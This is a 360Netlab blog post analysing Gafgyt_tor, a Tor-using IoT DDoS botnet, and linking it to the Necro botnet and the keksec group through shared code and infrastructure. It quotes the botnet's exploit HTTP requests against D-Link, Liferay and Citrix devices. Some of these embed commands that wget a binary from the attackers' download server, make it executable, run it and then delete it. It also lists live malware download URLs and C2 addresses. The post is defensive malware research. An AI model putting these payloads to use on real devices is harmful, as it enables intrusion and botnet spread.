Gafgtyt_tor and Necro are on the move again

blog.netlab.360.com/gafgtyt_tor-and-necro-are-on-the-move-again/

jinye March 4, 2021

4 March 2021 / Necro

Overview

Since February 15, 2021, 360Netlab's BotMon system has continuously detected a new variant of the Gafgyt family, which uses Tor for C2 communication to hide the real C2 and encrypts sensitive strings in the samples. This is the first time we found a Gafgyt variant using the Tor mechanism, so we named the variant Gafgyt_tor. Further analysis revealed that the family is closely related to the Necro family we made public in January, and is behind the same group of people, the so-called keksec group [1] [2]. In this blog, we will introduce Gafgyt_tor and sort out other recent botnets operated by this group.

The key points of this article are as follows.

1. Gafgyt_tor uses Tor to hide C2 communication, over 100 Tor proxies can be built in, and new samples are continuously updating the proxy list.
2. Gafgyt_tor share the same origin with the Gafgyt samples discturibed by the keksec group, the core function is still DDoS attacks and scanning.
3. The keksec group reuse the code between different bot families.
4. In addition, the keksec group also reuse a bunch of IP addresses for a long time.

Sample Analysis

Propagation

The currently discovered Gafgyt_tor botnet is mainly propagated through Telnet weak passwords and the following three vulnerabilities.

D-Link RCE (CVE-2019-16920)

```
POST /apply_sec.cgi HTTP/1.1
Host: %s:%d
User-Agent: kpin
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: %d
Connection: close
Referer: http://%s:%d/login_pic.asp
Cookie: uid=1234123
Upgrade-Insecure-Requests: 1

html_response_page=login_pic.asp&action=ping_test&ping_ipaddr=127.0.0.1%%0acd%%20%%2Ft
O%%20.kpin;chmod%%20777%%20.%%2F.kpin;.%2F.kpin;rm%%20-rf%%20.kpin
```

Liferay Portal RCE

```
POST /api/jsonws/expandocolumn/update-column HTTP/1.1
Host: %s:%d
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.25.0
Content-Length: %d
Content-Type: application/x-www-form-urlencoded
Authorization: Basic dGVzdEBsaWZlcmF5LmNvbTp0ZXN0

%2BdefaultData=com.mchange.v2.c3p0.WrapperConnectionPoolDataSource&defaultData.userOve
```

Citrix CVE-2019-19781

```
 POST /vpns/portal/scripts/newbm.pl HTTP/1.1
 Host: %s:%d
 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:71.0) Gecko/20100101
Firefox/71.0
 Accept-Encoding: gzip, deflate
 Accept: */*
 Connection: keep-alive
 NSC_USER: ../../../netscaler/portal/templates/flialwznxz
 NSC_NONCE: 12
 Content-Length: %d
 Content-Type: application/x-www-form-urlencoded


url=127.0.0.1&title=%%5B%%25+template.new%%28%%7B%%27BLOCK%%27%%3D%%27print+readpipe%%
O+.kpin%%3Bchmod+777+.%%2F.kpin%%3B.%%2F.kpin%%3Brm+-
rf+.kpin%%22%%29%%27%%7D%%29%%25%%5D&desc=desc&UI_inuse=a
```

Encryption

Gafgyt_tor integrates a replacement encryption algorithm for encrypting C2 and sensitive strings to counter detection and static analysis. Sensitive strings include commands, IPC pathnames, DDoS-related attack strings, etc.

The following is a comparison of ciphertext and plaintext C2.

```
# ciphertext
'"?>K!tF>iorZ:ww_uBw3Bw'

# plaintext
'wvp3te7pkfczmnnl.onion'
```

The Gafgyt_tor variants we detected so far all use the same C2 wvp3te7pkfczmnnl.onion.

Some of the cipher decryption results are as follows.

```
# commands
~-6mvgmv    -    LDSERVER
1-|         -         UDP
cD|         -         TCP
ej~-        -        HOLD
51,U        -        JUNK
c~6         -         TLS
6c-         -         STD
-,6         -         DNS
6D7,,mv     -     SCANNER
j,          -          ON
jdd         -         OFF
jge         -         OVH
.~7DU,1v6m  -  BLACKNURSE

# DDoS-related attack
7~~         -         ALL
6p,         -         SYN
v6c         -         RST
dx,         -         FIN
7DU         -         ACK
|6e         -         PSH

# Scan-related
aDbwwtr3bw  -  WChnnecihn
aQuq        -         W.1
aEcc        -        WxTT
74tw!       -       Agent
1;t=        -        User

# misc
|x,<        -        PING
=ru_Brf_    -    rc.local
```

The following is the python decryption code we wrote based on the inverse results.


```
 def decode(encoded, encodes):
    idx = 0
    decodes = b'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ. '
    decoded = bytearray()

    while ( idx < len(encoded)):
        for table_idx in range(0, 64):
            if encoded[idx] == encodes[table_idx]:
                decoded.append(decodes[table_idx])
        idx += 1

    print(decoded)

encodes = b'%q*KC)&F98fsr2to4b3yi_:wB>z=;!k?"EAZ7.D-md<ex5U~h,j|$v6c1ga+p@un'
encoded_cc = b'"?>K!tF>iorZ:ww_uBw3Bw'
decode(encoded_cc, encodes)
```

Communication

Compared with other Gafgyt variants, the biggest change of Gafgyt_tor is that the C2 communication is based on Tor, which increases the difficulty of detection and blocking. The Tor-based C2 communication mechanism has been seen in other families we have analyzed before(Matryosh leethozer moobot), but this is the first time we encountered it in the Gafgyt family.

Code changes

Compared with other versions, the code structure of the main function of Gafgyt_tor, which adds the Tor proxy function, has changed very much, as shown in the following figure.



The original initConnection() function, which is responsible for establishing the C2 connection, is gone, replaced by a large section of code responsible for establishing the Tor connection. The newly added Tor-related functions are as follows.

Function name	Segment	Start	Length	Locals
tor_socks_init	.text	08057551	000004D8	00000010
tor_add_sock	.text	08057527	0000002A	00000008
tor_retrieve_port	.text	080574FB	0000002C	00000008
tor_retrieve_addr	.text	080574D1	0000002A	00000008

Among them, tor_socket_init is responsible for initializing a list of proxy nodes, each containing an ip address and a port.

```
mov     ebp, esp
sub     esp, 0Ch
mov     dword ptr [esp+8], 0E723h
mov     dword ptr [esp+4], 7CD2CB74h
mov     dword ptr [esp], 0
call    tor_add_sock
mov     dword ptr [esp+8], 2823h
mov     dword ptr [esp+4], 8922A6BCh
mov     dword ptr [esp], 1
call    tor_add_sock
mov     dword ptr [esp+8], 491Fh
mov     dword ptr [esp+4], 1A3B35Fh
```

port

ip

Our analysis shows that the number of proxy nodes integrated in each sample is always 100+, with a maximum of 173.

After initializing the proxy list, the sample will select a random node from the list to enable Tor communication via tor_retrieve_addr and tor_retrieve_port.

```
*(_DWORD *)rand_num = rand() % 173;
*(_DWORD *)&socketaddr.sin_family = 0;
socketaddr.sin_addr.s_addr = 0;
*(_DWORD *)socketaddr.sin_zero = 0;
*(_DWORD *)&socketaddr.sin_zero[4] = 0;
socketaddr.sin_family = 2;
socketaddr.sin_addr.s_addr = tor_retrieve_addr(*(_DWORD *)rand_num);
socketaddr.sin_port = tor_retrieve_port(*(_DWORD *)rand_num);
if ( fd_cnc != -1 )
{
  close(fd_cnc);
```

After establishing a connection with the Tor proxy, Gafgyt_tor starts requesting wvp3te7pkfczmnnl.onion through the darknet waiting for instructions. This C2 address has not changed in the samples we have analyzed, but the communication port is continuously changing.

The command

The core function of Gafgyt_tor is still DDoS attack and scanning, so it mostly follows the common Gafgyt directive, a new directive called LDSERVER has been added. C2 can specify the download server used in Gafgyt_tor's exploit through this directive, as shown in the figure below.

```
POST /vpns/portal/scripts/newbm.pl HTTP/1.1
Host: %s:%d
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:71.0) Gecko/20100101 Firefox/71.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
NSC_USER: ../../../netscaler/portal/templates/flialwznxz
NSC_NONCE: 12
Content-Length: %d
Content-Type: application/x-www-form-urlencoded

url=127.0.0.1&title=%[%% template.new%(%{%'BLOCK%'%=%'print readpipe%(%"cd %/tmp%;
wget http:%/%/%s%/bins%/AJhkewbfwefWEFx86 %|%|
wget http:%/%/%s%/bins%/AJhkewbfwefWEFx86 -O .kpin%;
chmod 777 .%/.kpin%;.%/.kpin%;rm -rf .kpin%"%)%'%}%)%%%]&desc=desc&UI_inuse=a
```

This directive means that C2 can dynamically switch download servers, so that it can quickly switch to a new download server to continue propagation if the current one is blocked.

Some other things

Gafgyt_tor uses a few uncommon coding tricks in addition to the modification of the communication function.

Singleton mode

Single instance mode is implemented using Unix domain sockets (an IPC mechanism), which requires a pathname to be specified, which is also encrypted. As shown below, k4=f2t is decrypted to ugrade.

```
72  fwrite("Error during non-blocking operation: EWOULDBLOCK\n", 1, 49, stderr);
73  fd_IPC_name = (char *)decode("k4=f2t");
74  if ( singleton_connect(fd_IPC_name) )
75    exit(1);
76  v4 = time(0);
```

Function name obfuscation

None of the Gafgyt_tor samples we collected have been stripped, so the complete symbolic information is preserved in the samples, and most of the samples are scanned and propagated using a function named ak47Scan. In the sample captured on February 24 we found that the function name was obfuscated as a random string, so it can be assumed that the sample is in active development stage and the authors are gradually strengthening Gafgyt_tor's ability to counter analysis and detection.

```
__pid_t __cdecl ak47scan(int a1)
{
  time_t v1; // ebx
  __pid_t v2; // eax
  __pid_t v4; // [esp+14h] [ebp-14h]
  int v5; // [esp+18h] [ebp-10h]

  v4 = fork();
  v5 = sysconf(84);
  if ( v4 )
    scanPid = v4;
  v1 = time(0);
  v2 = getpid();
  srand(v1 ^ v5 * v2);
  if ( socket(2, 3, 255) >= 0 )
  {
    scanner_init();
    port80_init();
    port8080_init();
  }
  else
  {
    ak47telscan(1000, v5 << 9, a1);
  }
  return sshscan(100 * v5);
}
```

```
__pid_t __fastcall j83jdt(unsigned int a1)
{
  time_t  // ebx
  __pid_t v2; // eax
  __pid_t v4; // [rsp+8h] [rbp-18h]
  int v5; // [rsp+Ch] [rbp-14h]

  v4 = fork();
  v5 = sysconf(84);
  if ( v4 )
    j83jPid = v4;
  v1 = time(0LL);
  v2 = getpid();
  srand(v1 ^ v5 * v2);
  if ( socket(2, 3, 255) < 0 )
    return kh74letnac(0x3E8u, 128, a1);
  Kvjei9ff_init();
  return j83j_xywz(a1);
}
```

Obfuscated

Sample origin

While analyzing the IoC of Gafgyt_tor, we noticed that a download server IP 45.145.185.83 was used by Necro botnet, which appeared in early January this year:

gxbrowser.net is one of Necro's 3 C2s, and the above image shows that it has resolved to this download server IP of Gafgyt_tor several times.

Further analysis shows that this IP and another Necro C2 IP 193.239.147.224 were also used as C2 by other versions of Gafgyt and Tsunami botnet in early February, which apparently share code with Gafgyt_tor.

1. Both have decryption functions named decode, with identical code structures.
2. Both have scan functions named ak47scan and ak47telscan.

Their decode function decode() differs only in the code table.

```
# Code table in the gafgyt sample
'%q*KC)&F98fsr2to4b3yi_:wB>z=;!k?"EAZ7.D-md<ex5U~h,j|$v6c1ga+p@un0'

# Code table in tsunami sample
'xm@_;w,B-Z*j?nvE|sq1o$3"7zKC<F)utAr.p%=>4ihgfe6cba~&5Dk2d!8+9Uy:0'
```

The following figure is a comparison of their ak47scan() functions, you can see that the function and structure is actually similar, but there are changes in the way it runs and the ports it scans.

```
int __cdecl ak47scan(int a1)
{
  time_t v1; // ebx
  __pid_t v2; // eax
  __pid_t v4; // [esp+4h] [ebp-14h]
  int v5; // [esp+8h] [ebp-10h]

  v4 = fork();
  v5 = sysconf(84);
  if ( v4 )
    scanPid = v4;
  v1 = time(0);
  v2 = getpid();
  srand(v1 ^ v5 * v2);
  if ( socket(2, 3, 255) < 0 )
    return ak47telscan(1000, v5 << 9, a1);
  scanner_init(a1);
  port80_init();
  return port8080_init();
}
```

gafgyt_tor

```
int __cdecl ak47scan(int a1)
{
  int v1; // ebx
  int v2; // eax
  int v4; // [esp+20h] [ebp-18h]
  int v5; // [esp+24h] [ebp-14h]

  v4 = fork();
  v5 = sysconf(84);
  if ( v4 )
    scanPid = v4;
  v1 = time(0);
  v2 = getpid();
  srandom(v1 ^ v5 * v2);
  port80_init();
  port8080_init();
  scanner_init(a1);
  return ak47telscan(1000, v5 << 9, a1);
}
```

gafgyt

```
int __cdecl ak47scan(int a1)
{
  int result; // eax
  int v2; // ebx
  int v3; // eax
  int v4; // [esp+20h] [ebp-18h]
  int v5; // [esp+24h] [ebp-14h]
  int i; // [esp+2Ch] [ebp-Ch]

  v4 = fork();
  v5 = 2 * sysconf(84);
  if ( v4 )
  {
    result = v4;
    scanPid = v4;
  }
  else
  {
    for ( i = 0; ; ++i )
    {
      result = i;
      if ( i >= v5 )
        break;
      v2 = time(0);
      v3 = getpid();
      srandom(v2 ^ v5 * v3);
      if ( socket(2, 3, 255) >= 0 )
      {
        huawei_init();
        realtekscanner_scanner_init();
        scanner_init(a1);
      }
      else
      {
        ak47telscan(1000, v5 << 9, a1);
      }
    }
  }
  return result;
}
```

tsunami


Based on the binary characteristics of the decode() and ak47scan() functions mentioned above, we found more such Tsunami and Gafgyt samples in our sample database, which are characterized as follows.

1. Tsunami samples appear in mid-August 2020 and are active for a short period of time.
2. Gafgyt samples were spreading intermittently from September to December 2020.
3. From early to mid-February, first Tsunami samples resumed propagation, then Gafgyt, followed by Gafgyt_tor.
4. There are many similarities between the currently spreading Gafgyt_tor variants and the previously captured Gafgyt samples, and the code is clearly same origin.
5. These variants of botnet frequently reuse same download server and C2 IP.

We can see that there was no update in January this year, we guess because the authors focused their efforts on Necro. In terms of binary characteristics, there is no similarity with Gafgyt_tor as Necro is written in Python, but we see there are some commonalities in propagation methods.

1. Both changed different exploits in a short period of time, presumably to improve the propagation effect.
2. Both adopted the "develop-and-distribute" approach to continuously improve the botnet function, resulting in a large number of different samples being distributed in a short period of time.


Based on the above analysis, we think that Gafgyt_tor and Necro are very likely operated by the same group of people, who have a pool of IP addresses and multiple botnet source codes, and have the ability of continuous development. In actual operation, they form different families of botnets, but reuse infrastructure such as IP address, for example, the above-mentioned IP 45.145.185.83 address acts as different C2 for different botnets since the end of last year, the timeline of different functions is roughly shown in the figure below.



Here are some conclusions about the group:

1. They have at least the source code for Necro, Gafgyt and Tsunami.
2. They continue to upgrade and rotate the botnets in their hands.
3. They have a pool of IP address resources and reuse them in different botnets.
4. The group also keeps up with n-day vulnerabilities in IoT and use them promptly to facilitate their own botnets.

The timeline chart below shows the Linux IoT botnet family operated by this group that we detected from last August to now.



Contact us

Readers are always welcomed to reach us on twitter, or email to netlab at 360 dot cn.

IoC

MD5

```
# tsunami
3ab32e92917070942135f5c5a545127d

# gafgyt
f1d6fbd0b4e6c6176e7e89f1d1784d14

# gafgyt_tor
eb77fa43bb857e68dd1f7fab04ed0de4
dce3d16ea9672efe528f74949403dc93
bfaa01127e03a119d74bdb4cb0f557ec
a6bdf72b8011be1edc69c9df90b5e0f2
5c1153608be582c28e3287522d76c02f
54e2687070de214973bdc3bc975049b5
b40d8a44b011b79178180a657b052527
1cc68eb2d9713925d692194bd0523783
94a587198b464fc4f73a29c8d8d6e420
2b2940d168a60990377fea8b6158ba22
56439912093d9c1bf08e34d743961763
2d6917fe413163a7be7936a0609a0c2d
8cd99b32ec514f348f4273a814f97e79
1c966d79319e68ccc66f1a2231040adb
47275afdb412321610c08576890093d7
3c5758723980e6b9315ac6e6c32e261d
980d4d0ac9335ae1db6938e8aeb3e757
513bc0091dfa208249bd1e6a66d9d79e
8e551c76a6b17299da795c2b69bb6805
61b93c03cb5af31b82c11d0c86f82be1
69cab222e42c7177655f490d849e18c5
7cbdd215e7f1e17fc589de2df3f09ac9
6b631fed1416c2cd16ca01738fdfe61a
90a716280fe1baee0f056a79c3aa724d
3b4f844c7dd870e8b8c1d5a397a29514
853dc777c5959db7056f64b34e938ba5
3eccab18fa690bbfdb6e10348bc40b02
e78e04aad0915f2febcbb19ef6ffc4fe
b99115a6ea41d85dea5c96d799e65353
4b95dfc5dc523f29eebf7d50e98187c2
4c271f8068bc64686b241eb002e15459
843a7fec9a8e2398a69dd7dfc49afdd2
7122bcd084d2d0e721ec7c01cf2a6a57
10f6b09f88e0cf589d69a764ff4f455b
f91083e19eed003ac400c1e94eba395e
```

C2

```
wvp3te7pkfczmnnl.onion
```

Download URL

```
http://45.153.203.124/bins/AJhkewbfwefWEFx86
http://45.153.203.124/bins/AJhkewbfwefWEFsh4
http://45.153.203.124/bins/AJhkewbfwefWEFmips

http://45.153.203.124/S1eJ3/lPxdChtp3zx86
http://45.153.203.124/S1eJ3/lPxdChtp3zsh4
http://45.153.203.124/S1eJ3/lPxdChtp3zppc-440fp
http://45.153.203.124/S1eJ3/lPxdChtp3zmpsl
http://45.153.203.124/S1eJ3/lPxdChtp3zmips
http://45.153.203.124/S1eJ3/lPxdChtp3zarm7
http://45.153.203.124/S1eJ3/lPxdChtp3zarm

http://45.145.185.83/bins/AJhkewbfwefWEFx86
http://45.145.185.83/bins/AJhkewbfwefWEFspc
http://45.145.185.83/bins/AJhkewbfwefWEFsh4
http://45.145.185.83/bins/AJhkewbfwefWEFppc
http://45.145.185.83/bins/AJhkewbfwefWEFmips
http://45.145.185.83/bins/AJhkewbfwefWEFi586
http://45.145.185.83/bins/AJhkewbfwefWEFarm7
http://45.145.185.83/bins/AJhkewbfwefWEFarm

http://45.145.185.83/S1eJ3/lPxdChtp3zsh4
http://45.145.185.83/S1eJ3/lPxdChtp3zmpsl
http://45.145.185.83/S1eJ3/lPxdChtp3zmips
http://45.145.185.83/S1eJ3/lPxdChtp3zi686
http://45.145.185.83/S1eJ3/lPxdChtp3zbsd
http://45.145.185.83/S1eJ3/lPxdChtp3zarm7
http://45.145.185.83/S1eJ3/lPxdChtp3zarm64
http://45.145.185.83/S1eJ3/lPxdChtp3zarm

http://45.145.185.83/S1eJ3/IObeENwjx86
http://45.145.185.83/S1eJ3/IObeENwjmips
http://45.145.185.83/S1eJ3/IObeENwjarm5
http://45.145.185.83/S1eJ3/IObeENwjarm4
http://45.145.185.83/S1eJ3/IObeENwjarm
```

Tor Proxy

103.125.218.111
103.125.218.111
103.82.219.42
104.155.207.91
104.224.179.229
107.20.204.32
111.90.159.138
116.202.107.151
116.203.210.124
116.203.210.124
116.203.210.124
116.203.210.124
116.203.210.124
119.28.149.37
128.199.45.26
130.193.56.117
134.122.4.130
134.122.4.130
134.122.59.236
134.122.59.236
134.122.59.236
134.209.230.13
134.209.249.97
135.181.137.237
138.68.6.227
139.162.149.58
139.162.32.82
139.162.42.124
139.99.239.154
142.47.219.133
143.110.230.187
145.239.83.129
146.59.156.72
146.59.156.76
146.59.156.77
146.66.180.176
148.251.177.144
157.230.27.96
157.230.98.211
157.230.98.77
158.174.108.130
158.174.108.130
158.174.108.130
158.174.108.130
158.174.108.130
158.174.108.130
158.174.108.130
158.247.211.132
159.65.69.186
159.69.203.65
159.69.203.65
159.89.19.9
161.35.84.202
165.22.194.250
165.22.94.245

167.172.123.221
167.172.173.3
167.172.177.33
167.172.178.215
167.172.179.199
167.172.180.219
167.172.190.42
167.233.6.47
167.71.236.109
168.119.37.152
168.119.37.152
168.119.37.152
168.119.37.152
168.119.37.152
168.119.61.251
172.104.240.74
172.104.4.144
176.37.245.132
178.62.215.4
18.191.18.101
18.229.49.115
185.105.237.253
185.106.121.176
185.106.122.10
185.128.139.56
185.180.223.198
185.18.215.170
185.18.215.178
185.212.128.115
185.212.128.115
185.212.128.115
185.212.128.115
185.212.128.115
185.212.128.115
185.217.1.30
188.127.231.152
188.165.233.121
188.166.17.35
188.166.34.137
188.166.79.209
188.166.79.209
188.166.80.74
188.166.82.232
188.166.82.232
188.227.224.110
188.68.52.220
192.46.209.98
192.99.169.229
193.123.35.48
193.187.173.33
195.123.222.9
195.93.173.53
197.156.89.19
198.27.82.186
198.74.54.182

199.247.4.110
201.40.122.152
20.52.130.140
20.52.130.140
20.52.130.140
20.52.147.137
20.52.37.89
20.52.37.89
206.81.17.232
206.81.27.29
212.71.253.168
212.8.244.112
217.12.201.190
217.12.201.190
217.12.201.190
217.144.173.78
217.170.127.226
217.61.98.33
34.239.11.167
35.189.88.51
35.192.111.58
35.192.111.58
37.200.66.166
3.91.139.103
45.33.45.209
45.33.79.19
45.33.82.126
45.79.207.110
45.81.225.67
45.81.225.67
45.81.226.8
45.81.226.8
45.81.226.8
45.92.94.83
46.101.156.38
46.101.159.138
47.90.1.153
49.147.80.102
50.116.61.125
5.100.80.141
51.11.240.222
51.11.240.222
51.116.185.181
51.116.185.181
51.195.201.47
51.195.201.50
5.167.53.191
51.68.191.153
51.75.161.21
51.83.185.71
51.83.186.137
51.89.165.233
52.47.87.178
5.63.13.54
66.42.34.110

```
67.205.130.65
68.183.67.182
68.183.82.50
79.124.62.26
80.251.220.190
8.210.163.246
8.210.163.246
87.236.215.248
88.198.167.20
88.198.167.20
91.236.251.131
94.23.40.220
95.179.163.1
95.179.163.1
95.179.163.1
95.179.163.1
95.179.164.28
95.179.164.28
95.179.164.28
95.188.93.135
95.216.123.39
95.216.137.149
95.217.27.5
```

References

https://blog.netlab.360.com/necro/
https://mp.weixin.qq.com/s/D30y0qeicKnHmP9Kad-pmg
https://research.checkpoint.com/2021/freakout-leveraging-newest-vulnerabilities-for-creating-a-botnet/